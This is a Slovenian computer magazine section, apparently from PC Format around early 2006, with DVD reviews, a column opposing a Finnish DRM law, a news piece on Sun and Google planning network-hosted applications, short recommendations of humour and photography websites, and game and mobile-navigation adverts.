Prvenec angleškega režiserja Neila Marshalla, grozljivka *Dog Soldiers*, je izolirala skupino moških v zapuščeni kolibi, kjer so se za svoja življenja borili s krdelom pobesnelih volkodlakov. *The Descent* se drži enake formule, le da so sedaj glavni junaki same ženske, film je postavljen v podzemni svet, nasprotniki pa še najbolj spominjajo na manj civilizirano različico orkov iz *Lord of the Rings*.

Preprosta, a učinkovita grozljivka si nedvomno zasluži prostor na vaši polici, zaradi klavstrofobičnega vzdušja in šokantno nasilnih prizorov pa jo vsem s slabim srcem močno odsvetujemo.

Ocena

Film ✪✪✪✪

Disk ✪✪✪

DVDKotiček

Mr. & Mrs. Smith Regija 2

Brad Pitt in Angelina Jolie sta premožna zakonca, ki sta se spoznala pred "petimi ali šestimi leti" in si ustvarila dolgočasno življenje v predmestju, pri tem pa drug drugemu zamolčala, da sta v resnici profesionalna morilca. Ko nekega dne po nesreči razkrijeta svoji skrivni identiteti, se odločita, da bosta težavo rešila, na edini način, ki ga poznata... *Mr. & Mrs Smith* si prizadeva biti akcijska komedija, ki pa žal ni komična, temveč domišljava in samozadostna, saj očitno meni, da sta za uspeh filma dovolj že dva privlačna igralca, ekscesni strelski obračuni in eksplozije, za nameček pa je še obupno dolgočasna.

✪✪✪✪✪

Madagascar Regija 2

Dreamworks, ustvarjalci izvrstnega *Shreka* in poraznega *Shark Tale*, so se v svojem novem animiranem podvigu izognili moraliziranju in se osredotočili na čisto zabavo. *Madagascar* je prikupna zgodba o gobezdavi zebri, prijaznem levu, nilskem konju in hipohondrični žirafi, ki jih usoda zabriše iz udobja živalskega vrta naravnost v neusmiljeno divjino, njihovo prijateljstvo pa je na preizkušnji, ko prične lev v svojih prijateljih videti predvsem sočne zrezke. *Madagascar* še najbolj preseneti s kopico originalnih stranskih likov, med katerimi vas bodo navdušili noro zabavni kralj lemurjev (Sacha Baron Cohen ali po domače Ali G) in kvartet podjetnih pingvinov, ki bi si pravzaprav zaslužili lasten film.

✪✪✪✪✪

Mi nismo anđeli 2 Regija 2

V nadaljevanju kultne srbske komedije *Mi niso anđeli* se spet srečamo z Nikolo (Nikola Kojo), najbolj kul tipom na planetu, ki je tokrat postavljen v vlogo očeta. Brezskrbno rutino njegovega življenja dramatično prekine njegova petnajstletna hči Sofija, ki se je pričela zanimati za nasprotni spol. Nadebudni osvajalci se kar vrstijo pred njenimi vrati, patološko zaščitniški Nikola pa poskuša svojo edinko pred njimi na vse mogoče in nemogoče načine zaščititi. Pri odvračanju potencialnih kandidatov mu ni tuje nobeno sredstvo, njegovo misijo pa tako kot v prvem delu usmerjata Angel in Hudič...

✪✪✪✪✪

What the bleep do we know!? Regija 2

What the Bleep Do We know!?, psevdo-dokumentarec, ki je postal onstran luže nepričakovana uspešnica, ima pri svojem mističnem klobasanju in prodajanju newage filozofije kot zanimivosti več skupnega z Oprah Winfrey kot Stephenom Hawkingom; za njegov ogled ni potrebno nobeno predhodno znanje o osnovnih delcih, obvezna pa sta kozarec viskija in tablica aspirinov. Med intervjuje s "strokovnjaki" z različnih področij znanosti vpleteše na smrt dolgočasno igrano dramo o mladi ženski, ki poskuša zaživeti bolj srečno življenje s pomočjo pozitivnega mišljenja. In kaj vse skupaj sploh pomeni? Bluuup, če vemo...

✪✪✪✪✪

Spletnestrani

Avtorska patrulja

PCF odkriva, da se lahko zgodi karkoli, ko je govora o DRM

Čestitajmo Finski. Država doslej mogoče ni bila znana po veliko stvareh, zdaj pa je postala prav zloglasna v skupnosti tistih, ki spremljajo dogajanje okoli DRM, kamor spada tudi uredništvo *PCF*. Finska vlada je namreč zakorakala v vode samouničevalne avtorske norije, zaradi katere bo najverjetneje kmalu postala pravo gojišče za člane organizacije RIAA.

Finski ministri so se namreč odločili, da bodo nepozvanim korporacijam dovolili popolno diktaturo in so glasovali, da mora biti DRM (Digital Restrictions Management) absoluten v vsem. Rezultat glasovanja je bil kar 121 glasov proti 34. Kopiranje kakršnegakoli avtorsko zaščitenega materiala, celo za osebne potrebe, je na Finskem zdaj prepovedano. Da, prav ste prebrali – če živite v Helsinkih, ne smete delati varnostnih kopij materialov, za katere ste plačali, niti za svojo osebno uporabo. Zveni malce pretirano, se vam ne zdi?

To pa ni prvič, da se je finska vlada odločila za nekaj, kar se na prvi pogled zdi čudaško. Doslej so bile uvedene že dajatve na prazne medije, ki jih je bilo potrebno plačevati za CD-je in kasete, denar pa so dobili predstavniki zabavne in računalniške industrije, da bi lahko preživeli hladne zimske mesece, medtem ko so pogoltni Finci tako brezvestno kradli njihove dragocene materiale z ustvarjanjem varnostnih kopij. Ali celo pretvarjali kupljene glasbene CD-je v MP3-je, ki so jih potem predvajali na digitalnih predvajalnikih. Tako Finci že nekaj časa plačujejo za kopiranje stvari, za katere so že plačali. No, bo vsaj novi zakon to ustavil. Zakon je zasnovan tako, da ni prepovedano le lastništvo materialov, s katerimi bi lahko kršili avtorske pravice (predvidevamo, da so to zapisovalniki DVD-jev), temveč tudi "organizirana diskusija" o tem.

Če ste prepričani, da je Avtorska patrulja samo bedno napihovanje, vas prosimo, da to zgodbo trikrat preberete do konca.

PRIHAJA SPLETNO PROGRAMIRANJE...

Naveza Googla in Suna bo ponudila oddaljen dostop do aplikacij.

Google leti proti Soncu

Dnevi nameščanja glomaznih aplikacij na domače računalnike se mogoče končno bližajo svojemu koncu

Sun Microsystems je napovedal, da je čas PC-jev mimo, vsaj kar zadeva dostop do informacij. Direktor podjetja Jonathan Schwartz pravi, da se bomo kmalu poslovili od namiznih aplikacij, saj se bodo te preselile na internetne strežnike, kar je Microsoft že poskušal izvesti z zdaj zaustavljeno iniciativo .NET. Le nekaj dni po napovedi sodelovanja z Googlom je Sun začel pošteno delati na tem, da bi njegove napovedi o programski opremi, do katere bi dostopali na daljavo, postale realnost.

"Večina aplikacij, ki bodo podlaga za nov val inovacij, bo storitev, in ne aplikacij, ki tečejo na namiznih računalnikih," je povedal Schwartz. "Prave inovacije se izvajajo v omrežjih in omrežnih storitvah, je še dodal."

Storitve, kot so Google, Amazon in eBay, so po mnenju predstavnikov Suna primeri podjetij, ki ustvarjajo neverjeten dobiček z aplikacijami, ki so ločene od

Vladna zabava

WHITEHOUSE.ORG

Vemo, da stran obstaja že leta, a priznajte, da že kar nekaj časa niste pogledali, kaj je novega. Lahko vam povemo, da je še vedno odlična. Kruta, zajedljiva satira, ki jo ustvarjajo ljudje, ki so nam prinesli že www.landoverbaptist.org. Whitehouse.org je žolčen odziv na početje Busheve administracije, ki obstaja samo zato, da bi lastnoročno sesula neumni in rasistični mit o tem, da Američani nimajo smisla za humor. Stvaritve, kot sta Landoverbaptist.org in Whitehouse.org, dokazujejo ravno nasprotno, in sicer izjemno prefinjeno razumevanje ironije kot karkoli, česar bi bile zmožne države, ki so menda znane po tem.

Stran je približno šestnajstkrat bolj smešna od vse bolj dolgočasne strani Onion (**www.theonion.com**), na njej pa so tedensko objavljene satirične zgodbe in neverjetno dodelani vizualni skeči in parodije na oglase. Trenutno oglašuje mnenja "plutokratov, ki si to zaslužijo", je velikanska, inteligentna in zelo, zelo, zelo zabavna.

www.whitehouse.org

Razglednice

DID YOU EVER HAVE A DREAM LIKE THIS?

Ta fantastična zbirka razglednic z roba razuma, fotografij Williama H. Martina iz začetka 20. stoletja, kaže lepote pretiravanja. Nič ni tako smešno kot nemogoče povečave dejstev. In tukaj te povečave živijo v slikovni obliki.

Martin je začel delati te odlično montirane fotografije leta 1908, torej leta, ko (kolikor vemo) *Photoshop* še ni bil na voljo. Simpatične fotografije ljudi, ki počno stvari z ogromnimi živalmi ali zelenjavo (Gregor, sedi!), so bile tako popularne, da je Martin celo prodal svoj fotografski studio, da bi se lahko osredotočil izključno na razglednice. Vse, ki še obstajajo, so na voljo na tej strani.

Leta 1912 je Martin osnoval tudi National Sign Company. Predvidevamo, da bi na njegovih znakih pisalo: "Kansas – 23 MILIJONOV MILJ" ali "OMEJITEV HITROSTI: 400.000 KM/H".

www.photography-museum.com/tall_tale.html

Rjografija

WRECKS

"Pohajkovanje skozi zarjavele trupe ladij je bila precej neverjetne izkušnja. Same ladje so v izjemno slabem stanju, a bi vseeno še naprej plezal naokoli, če bi le imel dovolj časa!"

Raziskovalna fotografija je vedno zanimiva. Raziskovalna fotografija modernih razvalin daje celotni disciplini grozeč občutek. Mogoče zato, ker poudarja minljivost človeške nadvlade in to, kako hitro naše velike konstrukcije razpadajo. Stran ureja fotograf Motts, gre pa za zbirko fotografij urbanega razpadanja, zanjo pa se lahko zahvalimo človeku, ki se ne boji umazati. Ta zbirka fotografij razbitin modernih ladij je še posebej impresivna.

Na strani boste našli tudi galerije fotografij zapuščenih in napol razpadlih zgradb, na primer šol, bolnišnic in nekaj posebej neprijetnih ustanov za duševne bolnike. Odpravite se na to strani in si sami oglejte strašljive fotografije.

www.opacity.us/gallery87.htm

uporabnikovega računalnika. Schwartz je prepričan, da uporabniki danes zahtevajo internetne storitve, ki presegajo možnosti domačega računalnika. Ker je domače računalnike težko nositi naokoli, bi takšne storitve vodile k migraciji na ročne naprave. "Večina uporabnikov se bo tako prvič srečala z internetom prav prek ročne naprave," trdi šef Suna, to teorijo pa navezuje s Sunovim trenutnim zanimanjem za države v razvoju, kjer računalniki še niso vseprisotni, mobilni telefoni pa so.

PRESKOK NA MOBILNO

Seganje mimo namiznih računalnikov je očitno v interesu Suna, daj gre za podjetje, ki se osredotoča predvsem na strežniško infrastrukturo, naveza z Googlom pa to le še potrjuje. Google je namreč že pred časom povedal, da želi ponujati več storitev na daljavo. Storitve, kot je Gmail, so očitno samo majhen del Googlovih načrtov, skupaj s Sunom pa lahko začne to podjetje ponujati najrazličnejše storitve, ki jih je mogoče uporabljati na kateremkoli računalniku, in, če ima Schwartz prav, tudi na kateremkoli mobilnem telefonu.

Schwartz poudarja vlogo aplikacij, kot jo je imel Craigslist po orkanu Katrina, in pravi: "Internet je postal družbeno orodje. Medtem ko se je državna uprava lovila in poskušala ugotoviti, kako naj sploh predstavi in objavi pomembne informacije, je Craigslist ponujal povezavo, s pomočjo katere so ljudje lahko poiskali svoje prijatelje, družinske člane in celo hišne ljubljenčke." PCF

"Uporabniki želijo dostopati do storitev, ki presegajo zmožnosti domačega računalnika"

Oprema kopalnice

TOILET PAPER FASHION

Iz posebno motenega uma tipa, ki je znan samo kot Zefrank.com, prihaja ideja za interakcijo z bralci, in sicer v obliki tekmovanja, v katerem se bralci predstavijo na fotografijah, na katerih imajo oblečen samo, eeee, toaletni papir.

Med fotografijami lahko najdete vse, od presenetljivo elegantnih, do prav resnično motečih, pravih papirnatih večernih oblek do skoraj ponesrečenega poskusa zakrivanja genitalij z zadnjimi koščki papirja z role.

Običajno debato o toaletnem papirju (če mečkaš ali zlagaš) je na tej strani zamenjala nova: mokro ali suho. Zelo očitno je namreč, da so bile določene stvaritve na tej strani dosežene zaradi odličnih lastnosti rit-papirja, ko je moker.

Večina slik kandidatov na strani je nekje na meji med odvratnim in popolnoma debilnim, a so tudi taki, ki bi jih lahko označili kot seksi. Seksi zato, ker je na nekaterih slikah skoraj mogoče videti par ženskih pritiklin. Tistih zgornjih. Skoraj.

www.zefrank.com/giveaway2

Pogreb

LOGO RIP

Ljubitelji protiglobalizacijske knjige No Logo, avtorice Naomi Klein, bodo brez dvoma navdušeni nad to stranjo. Gre namreč za pokopališče vseh tistih starih logotipov, ki so jih najrazličnejša podjetja zavrgla na račun novih oznak. Te grozne sličice se človeku zasidrajo v podzavest in ga vodijo, kot Ghostbuster, ki jaha v možganih Kipa svobode. Z leti pa stil popolnoma spremeni mnenje, in kar je bilo nekdaj super, je danes vredno samo še posmeha. In takšni logotipi se znajdejo na pokopališču logotipov, kot je ta.

Logo RIP je zabavna spletna stran, polna logotipov znanih korporacij, ki so z ljubeznijo photoshopani na sive nagrobne kamne. Se kdo spomni, kakšen je bil svoj čas logotip podjetja Pan Am? Log RIP se. Na strani je tudi knjiga sožalj, tako da lahko stran pomaga tudi vsem tistim, ki še danes žalujejo nad smrtjo Enronovega "zvitega E-ja". Stran za nostalgike.

www.logorip.com

Sodelujte v glasovanju za najboljšo igro leta 2005!

2005

GameAwards.si

OD 10. JANUARJA NA WWW.GAMEAWARDS.SI

GIGANTSKA AKCIJA Z BOGATIMI NAGRADAMI

ZA DOLGE ZIMSKE DNI

V VSEH BOLJE ZALOŽENIH RAČUNALNIŠKIH TRGOVINAH

"Najbolj pristopna igra v celi zgodovini serije." IGN.COM

Gamespy ocena: 5/5, Game Zone ocena: 9.5/10

AGE of EMPIRES III

Ustvarjalci nagrajene franšize Age of Empires vam predstavljajo tretji del kritiško priznane serije. Poveljevali boste eni izmed osmih mogočnih evropskih držav, ki tekmujejo v osvajanju Novega sveta. Za domovino si boste priborili bogastvo in moč ter naselili velika, neraziskana področja.

NAČINI IGRE

- Kampanja, ki temelji na zgodbi
- Enoigralski spopadi
- Naključni zemljevidi
- Večigralstvo preko LAN-a ali online

Poveljujte osmim mogočnim civilizacijam.

"Vse izgleda fantastično. Super avdio in video izkušnja!" IGN.COM

PETER JACKSON'S KING KONG

Podajte se na epsko pustolovščino, ustvarjeno v sodelovanju z večkrat nagrajenim režiserjem Petrom Jacksonom in zasnovano po filmu studia Universal Pictures. V svetu, polnem plenilcev, se bojujte za preživetje kot Jack in živite legendo kot Kong. Preudarno uporabljajte orožja, pasti in vašo ekipo, da preživite v prvi osebi kot Jack. Lomite čeljusti, mečite sovražnike in masivne predmete v Kongovih tretjeosebnih spopadih.

Edge ocena: 8/10, Eurogamer ocena: 9/10, The Sun ocena: 97% - igra tedna

"Zasvojujoče, zanimivo in preprosto dobra zabava. The Movies daje igralcu kreativno svobodo kot je ni še nobena simulacija doslej." Game Zone

GameZone ocena: 9/10, PC Zone ocena: 95%

The MOVIES

Vas zanima kako poteka snemanje filmov? Vas zanima kakšno je življenje filmskih zvezd? Vse to in še veliko več vam ponuja izjemna simulacija z imenom The Movies. Kot lastnik filmskega studia boste morali ustvariti ter voditi svoj filmski imperij. Za uspeh boste morali veliko pozornosti posvetiti pri izbiranju pravega scenarija, igralcev, ekipe ljudi, ki bo snemala film. Prav tako boste morali poskrbeti za odmevne promocije in premiere svojih filmov.

VideoToP
CD-ROM * Computers * Multimedia

PRODAJA IN DISTRIBUCIJA

Si.mobil – Vodafone vodi!

Si.Navigator: navigacijski sistem na vašem telefonu

BREZPLAČNA* UPORABA STORITVE DO KONCA FEBRUARJA*
DELUJE V VEČ KOT 30 DRŽAVAH

Si.Navigator

- Vedno točno na cilj v Sloveniji in več kot 30 državah sveta
- Deluje na več kot 30 mobilnih telefonih
- Redno ažurirani zemljevidi
- Glasovna in slikovna navigacija
- Ugodna predstavitvena ponudba s telefonoma Nokia 3230 in Nokia 6630
- Več informacij na www.simobil.si

080 40 40 40
POKLIČITE NAS

*Strankam, ki bodo do vključno 28.2.2006 kupili paket Si.Navigator, do konca februarja 2006 ne bomo obračunali uporabe storitve Si.Navigator (1250 SIT/mesec oz. 250 SIT/dan uporabe). Uporabnik plača prenos GPRS po dejanski porabi, po veljavnem ceniku Si.mobila. Storitev je na voljo le Si.mobilovim naročnikom. Vse cene vključujejo DDV. Dodatne informacije in seznam telefonov, ki podpirajo storitev Si.Navigator najdete na www.simobil.si, 080 40 40 40 in na prodajnih mestih Si.mobil – Vodafone.
Si.mobil d.d., Šmartinska 134b, SI-1000 Ljubljana | www.simobil.si

Ujemi svet

si!mobil
vodafone